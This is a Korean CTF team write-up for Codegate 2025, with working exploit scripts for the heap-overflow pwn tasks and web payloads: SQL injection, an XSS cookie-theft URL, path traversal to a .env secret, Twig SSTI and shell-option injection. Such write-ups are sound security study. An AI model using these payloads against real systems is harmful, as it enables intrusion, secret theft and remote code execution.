
Codegate CTF 2025
Preliminary Writeup

The Duck (South Korea)
2025. 03. 30

Table of Contents

[Misc] Hello Codegate



FLAG: codegate2025{65782695e16255e3ef8517a1bfb059f0}

[Pwn] Secret Note

Chunk 생성시 size가 1024를 초과하면 size만 기록하고, 버퍼를 새로 할당하지 않는다. 이미 생성된 인덱스에 1024 초과 size로 생성 요청하면, edit시 heap buffer overflow를 발생시킬 수 있다.
Size 필드를 덮은 chunk를 free 해서 이미 존재하는 chunk 들과 겹치는 chunk를 unsorted bin에 들어가게 하고, 다시 적당한 크기의 chunk를 할당하면 기존에 있는 chunk의 size와 key 필드를 libc 주소로 덮을 수 있다. 상위 32비트(실제 범위는 더 적음)가 key가 되는데 brute-force로 맞추면 size를 출력하기 때문에 하위 32비트도 알 수 있다. 그다음에는 buf 포인터를 덮어서 arb write를 하면 되는데 ld랑 libc에 있는 것들 잘 덮어서 쉘을 얻으면 된다.

```
21  {
22    v0 = index;
23    chunks[v0] = malloc(0x10uLL);
24  }
25  printf("Key: ");
26  __isoc99_scanf("%u", &key);
27  if ( key ≤ 0x1000000 )
28  {
29    chunk = chunks[index];
30    printf("Size: ");
31    __isoc99_scanf("%d", &chunk->size);
32    if ( chunk->size ≤ 1024 )
33    {
34      buf = malloc(chunk->size);
35      if ( buf )
36      {
37        printf("Data: ");
38        read(0, buf, chunk->size);
39        chunk->databuffer = buf;
40        chunk->key = key;
41        puts("Save completed");
42        return v6 - __readfsqword(0x28u);
43      }
44    }
45    goto LABEL_9;
```

```
from pwn import *  # type: ignore

context.os = "linux"
context.arch = "amd64"

r = remote("3.38.43.123", 13378)
# r = remote("localhost", 13378)


def create(index, key, size, data=None):
    r.sendlineafter(b"> ", b"1")
    r.sendlineafter(b": ", b"%d" % index)
```

```
    r.sendlineafter(b": ", b"%d" % key)
    r.sendlineafter(b": ", b"%d" % size)
    if data:
        r.sendafter(b": ", data)


def edit(index, key, data):
    r.sendlineafter(b"> ", b"2")
    r.sendlineafter(b": ", b"%d" % index)
    r.sendlineafter(b": ", b"%d" % key)
    if r.recvuntil([b"Data(", b"Error\n"]) != b"Error\n":
        size = int(r.recvuntil(b")", drop=True)) & 0xFFFFFFFF
        if data:
            r.sendafter(b": ", data)
        return size
    return None


def delete(index, key):
    r.sendlineafter(b"> ", b"3")
    r.sendlineafter(b": ", b"%d" % index)
    r.sendlineafter(b": ", b"%d" % key)


create(0, 0, 0x18, b"1")
create(1, 0, 0x18, b"2")
create(2, 0, 0x18, b"3")
create(15, 0, 0x18, b"4")
delete(0, 0)
delete(1, 0)
delete(2, 0)

create(0, 0, 0x18, b"a")
create(1, 0, 0x208, b"b")
create(2, 0, 0x18, b"c1")
create(3, 0, 0x18, b"c2")
create(4, 0, 0x18, b"c3")
create(5, 0, 0x208, b"d")
create(6, 0, 0x18, b"e")

create(15, 0, 1025, None)
edit(15, 0, b"A" * 0x18 + p64(0x4A1))
delete(1, 0)

create(1, 0, 0x208, b"f")
create(7, 0, 0xF8, b"\xff" * 8)

# 3 0b:0058│  0x555555558058 (chunks+24) —▸ 0x5555555592c0 —▸
0x5555555595b0 —▸ 0x5555555595d0 —▸ 0x7ffff7fa0a71 ◂— ...
# 7 0f:0078│  0x555555558078 (chunks+56) —▸ 0x5555555595b0 —▸
0x5555555595d0 —▸ 0x7ffff7fa0a71 ◂— 0x29d000000

create(3, 0, 1025, None)
```

```
# edit(3, 0, bytes([0xDC + 2]))
# edit(7, 0, b"\x00" * 2)
edit(3, 0, bytes([0xD0]))

# raw_input("debug")

# 4 0c:0060│  0x555555558060 (chunks+32) —▸ 0x5555555595d0 —▸
0x7ffff7fa9c71 ◂— 0
# raw_input("debug")


def get_libc_base():
    for x in range(0x7000, 0x7FFF + 1):
        # for x in [0x7FFF]:
        print("testing x", hex(x))
        # for x in [255]:
        libc_low4_leak = edit(4, x, None)
        if not libc_low4_leak:
            continue
        print("libc_low4_leak", hex(libc_low4_leak))
        guess = ((x << 32) | libc_low4_leak) - 0x21ACE0
        return guess
    return 0


libc_base = get_libc_base()
print("libc_base", hex(libc_base))
# raw_input("debug")


def arb_write(addr, data):
    edit(7, 0, p64(addr) + p32(len(data)) + p32(0))
    edit(4, 0, data)


ld_base = libc_base + 0x234000 - 0x6000
print("ld_base", hex(ld_base))

libc_got = libc_base + 0x21A000
print("libc_got", hex(libc_got))

# raw_input("x")
# raw_input("debug")

buffer = libc_base + 0x22DF00
arb_write(buffer, p64(buffer + 8) + p64(libc_base + 0xEBC81) + p64(1 <<
3))

# rax
arb_write(ld_base + 0x3B3F0 - 0x110, p64(0))
arb_write(ld_base + 0x3B3F0, p64(buffer - 8))
arb_write(ld_base + 0x3B3F0 + 0x10, p64(buffer + 8))
```

```
arb_write(libc_got + 152 + 8 + 24, p64(libc_base + 0x455F0))

r.interactive()
```

Exploit

[Pwn] Todo List

TODO 항목을 만들고 저장하면 [[title||description]]\n 이런 형식으로 저장되고 그걸 로딩할 수 있는데, title은 최대 16바이트, description은 최대 24바이트다. description에 \n[[을 넣어서 title이 16바이트가 넘는 항목을 인젝션 하면 todo 구조체(title, description 순서)에 overflow를 발생시켜 description 포인터가 덮어진다.
description 포인터는 title을 16바이트 다 채우면 leak이 가능하고, libc 주소는 일단 description 포인터를 덮어서 chunk size 위치를 맞춰주고, 크게 조작한 다음에 free 해서 libc 주소가 힙에 들어가게 한 다음에 얻는다.
그다음에는 description 포인터를 덮어서 원하는 곳을 read/write 하면 되는데 24바이트라서 그냥은 포인터를 완전하게 조작할 수 없기 때문에 메모리에 있는 description을 덮어써서 원래는 있을 수 없는 길이로 늘려주고 저장했다가 로딩하면 된다.
마지막으로, arb r/w로 스택 주소를 찾고 return address에 rop payload를 덮어서 쉘을 얻을 수 있다.

```
from pwn import *  # type: ignore

context.os = "linux"
context.arch = "amd64"

libc = ELF("todo_list_libc")

r = remote("43.203.168.199", 13379)


def create(index, title, desc):
    assert len(title) <= 16
    assert len(desc) <= 24
    r.recvuntil(b"> ")
    r.sendline(b"1")
    r.recvuntil(b": ")
    r.sendline(b"%d" % index)
    r.recvuntil(b": ")
    r.send(title)
    r.recvuntil(b": ")
    r.send(desc)


def edit(index, desc):
    assert len(desc) <= 24
    r.recvuntil(b"> ")
    r.sendline(b"2")
    r.recvuntil(b": ")
    r.sendline(b"%d" % index)
    r.recvuntil(b": ")
    r.send(desc)


def read(index):
    r.recvuntil(b"> ")
    r.sendline(b"3")
```

```
    r.recvuntil(b": ")
    r.sendline(b"%d" % index)
    r.recvuntil(b": ")
    title = r.recvuntil(b"\nDesc : ", drop=True)
    desc = r.recvuntil(b"\nDone", drop=True)
    return title, desc


def complete(index):
    r.recvuntil(b"> ")
    r.sendline(b"4")
    r.recvuntil(b": ")
    r.sendline(b"%d" % index)


def load(no, index):
    r.recvuntil(b"> ")
    r.sendline(b"5")
    r.recvuntil(b": ")
    r.sendline(b"%d" % no)
    r.recvuntil(b": ")
    r.sendline(b"%d" % index)


def delete(index):
    r.recvuntil(b"> ")
    r.sendline(b"6")
    r.recvuntil(b": ")
    r.sendline(b"%d" % index)


# fill tcache
for i in range(8):
    create(i, b"%d" % i, (b"%d" % i) * 20)
for i in range(8):
    delete(i)

# groom for unsorted
i = 0
create(i, b"%d" % i, (b"%d" % i) * 20)
for n in range(32):
    i = (n % 7) + 1
    create(i, b"%d" % i, (b"%d" % i) * 20)

create(1, b"a", b"\n[[" + b"A" * 16 + b"||")
complete(1)
create(1, b"a", b"b")
complete(1)
load(1, 1)
heap_leak = u64(read(1)[0][16:].ljust(8, b"\x00"))
heap_base = heap_leak - 0x380
print("heap_leak", hex(heap_leak))
print("heap_base", hex(heap_base))
```

```
fake_unsorted_chunk = heap_base + 0x3A0
fake_unsorted_chunk_size_ptr = fake_unsorted_chunk - 8
print("fake_unsorted_chunk", hex(fake_unsorted_chunk))
print("fake_unsorted_chunk_size_ptr", hex(fake_unsorted_chunk_size_ptr))
create(1, b"a", b"\n[[" + b"B" * 16 +
p64(fake_unsorted_chunk_size_ptr)[:2] + b"||")
complete(1)
for _ in range(2):
    create(1, b"a", b"b")
    complete(1)
load(4, 1)

# unsorted bin with fake size
edit(1, p64(0x421)[:2])
delete(0)

edit(1, b"A" * 8)
libc_leak = u64(read(1)[1][8:].ljust(8, b"\x00"))
edit(1, p64(0x421))
libc.address = libc_leak - 0x203B20
environ = libc.symbols["environ"]
print("libc_leak", hex(libc_leak))
print("libc.address", hex(libc.address))
print("environ", hex(environ))

# 00:0000│  0x55555555a3a0 ◂— 'xxxxxxxxxxxxxxxxxxxxxxxx!'
# ... ↓     2 skipped
# 03:0018│  0x55555555a3b8 ◂— 0x21 /* '!' */
# 04:0020│  0x55555555a3c0 ◂— 0x7676767676767676 ('vvvvvvvv')
create(2, b"z" * 8, b"x" * 24)
create(2, b"z" * 8, b"\n[[".rjust(24 - 16, b"x") + b"X" * 16)
create(3, b"c" * 8, b"v" * 24)
desc_extension = heap_base + 0x3B8
create(1, b"a", b"\n[[" + b"C" * 16 + p64(desc_extension)[:2] + b"||")
complete(1)
for _ in range(3):
    create(1, b"a", b"b")
    complete(1)
load(8, 1)
# full control of address
edit(1, p64(environ).rstrip(b"\x00") + b"||")
complete(2)
for _ in range(4):
    create(1, b"a", b"b")
    complete(1)
load(13, 1)

# arb read
stack_ret_addr = u64(read(1)[1].ljust(8, b"\x00")) - 0x150
print("stack_ret_addr", hex(stack_ret_addr))

create(2, b"q" * 8, b"w" * 24)
```

```
create(2, b"q" * 8, b"\n[[".rjust(24 - 16, b"w") + b"W" * 16)
create(3, b"e" * 8, b"r" * 24)
desc_extension = heap_base + 0x438
create(1, b"a", b"\n[[" + b"D" * 16 + p64(desc_extension)[:2] + b"||")
complete(1)
for _ in range(6):
    create(1, b"a", b"b")
    complete(1)
load(20, 1)

# full control of address
edit(1, p64(stack_ret_addr).rstrip(b"\x00") + b"||")
complete(2)
for _ in range(7):
    create(1, b"a", b"b")
    complete(1)
load(28, 1)

# raw_input("debug")
rop = ROP(libc, stack_ret_addr)
rop.call(libc.symbols["system"] + 27,
[next(libc.search(b"/bin/sh\x00"))])
print(rop.dump())
edit(1, bytes(rop))

r.interactive()
```

Exploit

[Web] Hide and Seek

https://github.com/vercel/next.js/security/advisories/GHSA-fr5h-rqp8-mj6g
버전 및 설정이 해당 취약점에 영향을 받는다.
SQL Injection이 발생하는 부분에서 문자열 치환하는 코드가 포함되어 있지만 동일 문자열을 추가하여 우회할 수 있다.

```
Deno.serve((request: Request) => {
   console.log("Request received: " + JSON.stringify({
       url: request.url,
       method: request.method,
       headers: Array.from(request.headers.entries()),
   }));

   if (request.method === 'HEAD') {
       return new Response(null, {
           headers: {
               'Content-Type': 'text/x-component',
           },
       });
   }

   if (request.method === 'GET') {
       const payload = request.headers.get('x-payload') ?? '1';

       const targetUrl =
`http://192.168.200.120:808/login?username=${encodeURIComponent(payload)}&password=guest
&key=392cc52f7a5418299a5eb22065bd1e5967c25341`;

       console.log("Redirecting to: " + targetUrl);

       return new Response(null, {
           status: 302,
           headers: {
               Location: targetUrl,
           },
       });
   }
});
```

서버 코드

```
import requests

headers = {
   'Accept': 'text/x-component',
   'Accept-Language': 'ko,en-US;q=0.9,en;q=0.8,ko-KR;q=0.7',
   'Connection': 'keep-alive',
   'Next-Action': '6e6feac6ad1fb92892925b4e3766928a754aec71',
   'Next-Router-State-Tree':
'%5B%22%22%2C%7B%22children%22%3A%5B%22__PAGE__%22%2C%7B%7D%5D%7D%2Cnull%2Cnull%2Ctrue%5
D',
   'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36',
   'x-payload': "1' union select (select group_concat(passpasswordwoorrd) from users ),
1 -- -"
}

data = '[]'
```

```
response = requests.post('http://3.38.141.72:3000/?a=1', headers=headers, data=data,
verify=False)
print(response)
print(response.headers)
print(response.text)
```

exp.py

FLAG:
codegate2025{83ef613335c8534f61d83efcff6c2e18be19743069730d77bf8fb9b18f79bfb9}

[Web] Masquerade

다수의 취약점을 연계하여 플래그를 획득할 수 있다.

- 문자열 우회
    - 유니코드 I (U+0131)를 통해 INSPECTOR, ADMIN 권한을 얻을 수 있다.

```
"ı".toUpperCase() == "I"
true
```

```
ınSPECTOR
ADMın
```

- admin test 기능
    - admin 기능은 CSP에 'unsafe-inline' 이 추가되어 있다.


```
if (req.path.startsWith('/admin')) {
   res.setHeader("Content-Security-Policy", `default-src 'self'; script-src 'self'
'unsafe-inline'`);
} else {
   res.setHeader("Content-Security-Policy", `default-src 'self'; script-src
'nonce-${nonce}'`);
}
...
// TODO : Testing HTML tag functionality for the "/post".
router.get('/test', (req, res) => {
   res.render('admin/test');
});
```

- RPO (Relative Path Overwrite)
    - DOMPurify 스크립트를 상대경로로 로드하고, DOMPurify.sanitize 실행 실패 시 원본 상태로 로드한다.

```
<script src="../js/purify.min.js"></script>
<script>
const post_title = document.querySelector('.post_title'),
 post_content = document.querySelector('.post_content'),
 error_div = document.querySelector('.error_div')
const urlSearch = new URLSearchParams(location.search),
 title = urlSearch.get('title')
const content = urlSearch.get('content')
if (!title && !content) {
 post_content.innerHTML = 'Usage: ?title=a&content=b'
} else {
 try {
   post_title.innerHTML = DOMPurify.sanitize(title)
   post_content.innerHTML = DOMPurify.sanitize(content)
 } catch {
   post_title.innerHTML = title
   post_content.innerHTML = content
 }
}
</script>
```

복호화된 ***test.ejs*** 코드

- / 추가하여 DOMPurify가 정상적으로 로드되지 않도록 한다.



- XSS Payload (\w bypass Filter)

```
<meta http-equiv="refresh" content="0;
url='http://localhost:3000/admin//test?title=123&content=<img src=@
onerror=location.href=`https://[server-url]?`.concat(document.cookie);%3e
```

FLAG:
codegate2025{16a7eeb64ec6b150c9308509a039cec0c137dfd766ef13ccb8d6d9e0cf54aef3}

[Web] Cha's Point

"\udc41" 를 입력해서 encodeURI에서 에러가 발생하게 한다.
이를 통해 \u0022(")를 입력하고 새로운 옵션을 추가한다.

https://github.com/webpro/reveal-md/blob/main/lib/render.js#L59
shell과 preprocessor를 조작하여 원하는 명령어를 실행할 수 있다.

```
import requests

cookies = {
   'connect.sid':
's%3AOxYHm6TxKdx3y3rm-QkSB4jcs3Ugc2i3.ybAnpvXjOVr3wyneTLjk551Dm79EdgiVjqeo4rsS4Vs',
}

headers = {
   'Connection': 'keep-alive',
   'Origin': 'http://localhost',
   'Referer': 'http://localhost/',
   'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36',
}



json_data = {
   'title': '\udc41abcd\u0022 shell: \u0022/bin/bash\u0022 preprocessor:
\u0022node_modules/cross-spawn/index.js',
   'theme': 'black',
   'highlightTheme': 'zenburn',
}

response = requests.post('http://3.38.217.181/edit/add/config', cookies=cookies,
headers=headers, json=json_data)
print(response)
print(response.headers)
print(response.text)
```

exp.py

FLAG:
codegate2025{97e237e450c9b45b57bb2a1030ff6ec4d186077c178de0cb451633638f4e7a37}

[Web] backoffice

qna/file에서 Path Traversal이 발생하고 임의 파일 다운로드가 가능하다.
이를 통해 .env 파일에 있는 JWT_SECERT을 얻을 수 있다.

```
fetch("/api/v1/user/qna/file", {
 "headers": {
   "accept": "application/json",
   "accept-language": "ko,en-US;q=0.9,en;q=0.8,ko-KR;q=0.7",
   "authorization": "bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vbG9jYWxob3N0OjE4MDgwL2xvZ2luIiw
iaWF0IjoxNzQzMjQyMzUzLCJleHAiOjE3NDMyNDQxNTMsIm5iZiI6MTc0MzI0MjM1MywianRpIjoiR2l1VHZqUmV
WcTd6b2hkRyIsInN1YiI6IjIiLCJwcnYiOiIyM2JkNWM4OTQ5ZjYwMGFkYjM5ZTcwMWM0MDA4NzJkYjdhNTk3NmY
3IiwibmFtZSI6InRlc3QiLCJlbWFpbCI6InRlc3RAbm92aXRpb24ub3JnIiwicm9sZSI6MX0.x7rujR5VCGbyQdv
kLCdVrTGL8WYiE0I9CO8-oTZdbVQ",
   "cache-control": "max-age=0",
   "content-type": "application/json",
   "sec-ch-ua": "\"Chromium\";v=\"134\", \"Not:A-Brand\";v=\"24\", \"Google
Chrome\";v=\"134\"",
   "sec-ch-ua-mobile": "?0",
   "sec-ch-ua-platform": "\"macOS\"",
   "sec-fetch-dest": "empty",
   "sec-fetch-mode": "cors",
   "sec-fetch-site": "same-origin"
 },
 "referrer": "http://localhost:18080/qna",
 "referrerPolicy": "strict-origin-when-cross-origin",
 "body":
"{\"qna_id\":\"1\",\"dwn_policy\":\"TEXT_DOWN\",\"dwn_strNm\":\"../../../backoffice/.env
\",\"dwn_strView\":0}",
 "method": "POST",
 "mode": "cors",
 "credentials": "include"
}).then(x=>x.text()).then(console.log);
```

앞서 획득한 JWT_SECERT을 통해 ADMIN ROLE을 가진 토큰을 생성하고 twig SSTI를 통해 원격 코드 실행을 할 수 있다.

```
import requests

cookies = {}


headers = {
   'Origin': 'http://localhost:18080',
   'Referer': 'http://localhost:18080/qna',
   'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36',
   'authorization': 'bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vMy4zOC4xMTIuMTkyOjE4MDgwL2xvZ2l
uIiwiaWF0IjoxNzQzMjQ5NjY2LCJleHAiOjE3NDMyNTE0NjYsIm5iZiI6MTc0MzI0OTY2NiwianRpIjoiY3RUaWt
NbHMxd0FENHc3QyIsInN1YiI6IjEiLCJwcnYiOiIyM2JkNWM4OTQ5ZjYwMGFkYjM5ZTcwMWM0MDA4NzJkYjdhNTk
3NmY3IiwibmFtZSI6InRlc3QiLCJlbWFpbCI6InRlc3R6eGN6eGNAbm92aXRpb24ub3JnIiwicm9sZSI6Mn0.Vqp
8bC9Ij3lMrLvhtoMfdxvD8TOR8UtyVsHn31VicW4',
   'content-type': 'application/json',
}

json_data = {
   'template_id': '2',
   'data': {
       'name': '1',
```

```
        'response_details': '{%block U\n%}/readflag-XCznSk9Q000system{%endblock\n%}{%set
x=block(_charset|first)|split(000)\n%}',
        'sender_name': '{{[x|first]|map(x|last)',
        'sender_position': '|join}}',
    },
}

response = requests.post(
    'http://3.38.112.192:18080/api/v1/admin/mail/template',
    #'http://localhost:18080/api/v1/admin/mail/template',
    cookies=cookies,
    headers=headers,
    json=json_data,
)

print(response.headers)
print(response.text)
print(response)
```

FLAG: codegate2025{1408b314bf09126fa69a9db9b8bd0fcda8153b06787a4d19feb92cc545bb7090}

[Rev] cha's ELF

동적으로 쉘코드를 생성하여 입력 값 암호화를 수행한다. 이 때 쉘코드 생성 과정에서 입력 값을 참조하는데, 0x41 바이트의 길이 중 맨 마지막 바이트를 통해 키를 생성하기 때문에 가능한 키의 개수가 현저히 적으며, 쉘코드는 stream 암호로 입력을 암호화하기 때문에 키 스트림 복구 시 암호문 복호화가 가능하다.

```python
from pwn import *

streams = []
for i in range(0x21, 0x7f):
   r = process("./chas_elf", level='error')
   k = i
   stream = [0x41 for i in range(0x40)] + [k]
   r.sendline(bytes(stream))
   dat = bytes.fromhex(r.recvline().decode())
   streams.append(xor(stream, dat))

ct =
bytes.fromhex('147274ff36e71d07cfad08e75f0352799d0081c6862fd96aebb08566f49ca86f15528c512
1940ddc3ee92b816b1147be934d03389ee0cfad5b539ebf35feb969')

for i in streams:
   print(xor(ct, i))
```

solver.py

가능한 키를 전수 조사하여 평문이 복호화되는 스트림을 찾아 플래그를 확득하였다.

FLAG:
codegate2025{C0py_@nd_P4tch?_N0_7hi$_1s_Ch@s_Tr1ck!_W3lc0m3_tO_ChA_W0rld_haha!}

[Rev] C0D3Matr1x

22x22 행렬의 입력 값을 받고, 26x26으로 변환 후, 최종적으로 24x24의 행렬 연산 후 암호화 결과를 비교한다. 행렬 덧셈, 곱셈, 회전 등의 연산을 수행하며 0xffff 모듈러 위에서 동작한다.

일반적인 역연산 과정을 수행하면 되나, 행렬 연산 후 mod 할 때 signed int 타입의 변수에서 mod 수행하기 때문에 일반적인 파이썬과는 동작이 살짝 달라진다. 해당 부분만 고려하여 역연산을 작성하면 플래그를 획득할 수 있다.

```
import ctypes

def rotate_left(m):
    m = [list(m.row(i)) for i in range(24)]

    for i in range(12):
        for j in range(i, 23 - i):
            v3 = m[j][i]
            m[j][i] = m[23-i][j]
            m[23-i][j] = m[23-j][23-i]
            m[23-j][23-i] = m[i][23-j]
            m[i][23-j] = v3
    return Matrix(R, m)

def rotate_right(m):
    m = [list(m.row(i)) for i in range(24)]

    for i in range(12):
        for j in range(i, 23 - i):
            v3 = m[j][i]
            m[j][i] = m[i][23-j]
            m[i][23-j] = m[23-j][23-i]
            m[23-j][23-i] = m[23-i][j]
            m[23-i][j] = v3
    return Matrix(R, m)

R = Zmod(0xffff)

v19 = [[0 for _ in range(24)] for _ in range(24)]
for i in range(12):
    if (i & 1) != 0:
        v19[23 - i][i] = 1
        v3 = 23 - i
        v4 = i
    else:
        v19[i][i] = 1
        v3 = 23 - i
        v4 = v3
    v19[v4][v3] = 1

v19 = Matrix(R, v19)

target = [[0x3b, 0x3b, 0x3b, 0x3b, 0x3b, 0x3b, ...], ...]
arr1 = [[0x54, 0x12, 0x2, 0x2, 0x4c, 0x41, 0x33, ...], ...]
arr2 = [[0x6c6, 0xb350, 0xfb2a, 0xa846, 0xabd5, ...], ...]
arr3 = [[0xffffff8d, 0x0, 0xf, 0x1, 0xffffffeb, ...], ...]
arr3 = [[ctypes.c_int32(j).value for j in i] for i in arr3] # signed int issue

target = Matrix(R, target)
arr1 = Matrix(R, arr1)
```

```
arr2 = Matrix(R, arr2)
arr3 = Matrix(R, arr3)

target = target - arr3
target = target * arr2^-1
target = target - arr1
target = rotate_left(target)
target = v19^-1 * target * v19^-1
target = rotate_right(target)
target = [list(target.row(i)) for i in range(24)]

tbl = [
   [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0],
   [0, 67, 48, 68, 51, 71, 65, 84, 51, 67, 48, 68, 51, 71, 65, 84, 51, 67, 48, 68, 51,
71, 65, 84, 51, 0],
   ...,
   [0, 51, 67, 48, 68, 51, 71, 65, 84, 51, 67, 48, 68, 51, 71, 65, 84, 51, 67, 48, 68,
51, 71, 65, 84, 0],
   [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0],
]

ans = ''
for i in range(22):
   for j in range(22):
       tbl[i + 2][j + 2] = target[i][j] - (tbl[i+2][j+1] + tbl[i+2][j] + tbl[i+1][j+2] +
tbl[i+1][j+1] + tbl[i+1][j] + tbl[i][j+2] + tbl[i][j+1] + tbl[i][j] + tbl[i+2][j+2])
       ans += chr(tbl[i + 2][j + 2])

print(ans)
```

solver.py

FLAG:
codegate2025{de955b80b49fcf6922e7313778fb72d3644721b19c467f95c671b527b14d97f2}

[Rev] protoss_58

주어진 GRPC Client를 분석하여 Protobuf 스키마를 복구하고, hiddenValue 복구 후 서버에 전달하여 플래그를 획득하면 된다. 서비스 Access Level의 경우, name이 “commander”, flag가 0xdead면 최고 레벨이 되어 flag 메뉴 접근 및 grpc Endpoint를 획득할 수 있으며, flag 획득을 위한 hiddenValue는 Client 내 VerifyFlag 검증 로직을 분석하여 획득할 수 있다.

다음은 hiddenValue를 복구하는 스크립트이다.

```python
def ror(a, b):
    return (a >> b) | (a << (8 - b)) & 0xff

tbl = b"4E6nQpOkBcWmIfXorxGhg_z81qC3sv79DlRSN5PHeUZAwVYuat0TF2djJbKLyMi"
ct = b'lScv9oQ6VgELTPBdHnxp9dND'

indices = []
for ch in ct:
   idx = tbl.find(ch)
   indices.append(idx)

out = []
for i in range(0, 24, 4):
   out1, out2, out3, out4 = indices[i:i+4]
   a = (out1 << 2) | (out4 >> 4)
   b = (out2 << 2) | ((out4 >> 2) & 0x03)
   c = (out3 << 2) | (out4 & 0x03)
   out.extend([a, b, c])

ans = [0] * 18
for i in range(17, -1, -1):
   B = 0xa5 if i == 17 else ans[i+1]
   D = ror(out[i], 4)
   ans[i] = ror(D ^ B, 5) ^ 0x44

print(bytes(ans))
```

recover-hidden.py

이후 commander 토큰은 바이너리 디버깅을 통해 토큰 생성 시 name과 flag를 변경하여 중간에 획득 가능하며, 이를 통해 secret.SecretService/Flag 엔드포인트로 요청을 전송하면 플래그를 획득할 수 있다.

```
syntax = "proto3";

package secret;

service SecretService {
 rpc Flag(FlagRequest) returns (FlagResponse);

}

message FlagRequest {
 string Token = 1;
 string Hidden = 2;
}

message FlagResponse {
 int32 Status = 1;
```

```
 string Flag = 2;
}
```

secret.proto

```
$ grpcurl -proto secret.proto -plaintext -d
'{"Token":"wwkNWnmr9NnWLD5oWCU5.4cfcd0200c08a6d8", "Hidden":"My_1ife_F0r_Aiur!!"}'
3.37.15.100:50051 secret.SecretService/Flag
{
 "Status": 1,
 "Flag":
"codegate2025{c04d0a087f91f6a254b607eea68e12b91529f6b0d6f626a3773df31748661243}"
}
```

flag request

FLAG: codegate2025{c04d0a087f91f6a254b607eea68e12b91529f6b0d6f626a3773df31748661243}

[Rev] q-emu

circuit.bin을 파라미터로 받아 구현된 인스트럭션을 실행하는 VM이 주어진다. 데이터는 bitmap을 통해 비트 단위로 저장되며, set-bit, clear-bit, xor, and-xor, push 다섯 개의 인스트럭션이 존재한다. 디스어셈블러를 작성하여 전체 인스트럭션을 확인할 수 있다.

```python
import struct

u16 = lambda x: struct.unpack("<H", x)[0]
u32 = lambda x: struct.unpack("<L", x)[0]

f = open("circuit.bin", "rb")

magic = f.read(4)
sz = u32(f.read(4))
_ = f.read(2)

while True:
    op = f.read(1)
    if op == b'':
        break
    op = ord(op)

    if op == 0xff:
        param = u16(f.read(2))
        print(f'set bm[{hex(param)}]')
    elif op == 0x00:
        param = u16(f.read(2))
        print(f'clr bm[{hex(param)}]')
    elif op == 0x0c:
        param1 = u16(f.read(2))
        param2 = u16(f.read(2))
        print(f'xor bm[{hex(param1)}], bm[{hex(param2)}]')
    elif op == 0xcc:
        param1 = u16(f.read(2))
        param2 = u16(f.read(2))
        param3 = u16(f.read(2))
        print(f'xor bm[{hex(param1)}], bm[{hex(param2)}] & bm[{hex(param3)}]')
    elif op == 0xc0:
        param1 = u16(f.read(2))
        print(f"push bm[{hex(param1)}]")
    else:
        raise Exception(hex(op))
```

disasm.py

push 명령어가 존재하지만 이는 최종적으로 output area에 bit를 쓰기 위한 목적일 뿐, 전체적인 연산은 스택 사용 없이 bitmap 내 bit 연산으로만 동작하기 때문에 인스트럭션을 최적화한 후 z3를 통해 플래그를 획득할 수 있다.

최적화 과정은 bitwise 연산들을 먼저 최적화 한 후 (e.g bit clr → xor = mov 등) 각 bit 단 연산들을 32bit dword 연산으로 변경하였다. 이 과정에서 bitmap 접근 시 offset의 alignment이 맞지 않는 경우에는 모두 rotate 연산으로 변경하여 32bit assign, xor, add, rotate 형태로 최적화 후 각 bitmap에 접근하는 offset에 따라 별도 변수 형태로 변경하여 파이썬과 동일한 형태로 포팅하였다.

```
from z3 import *

def ror(a, b):
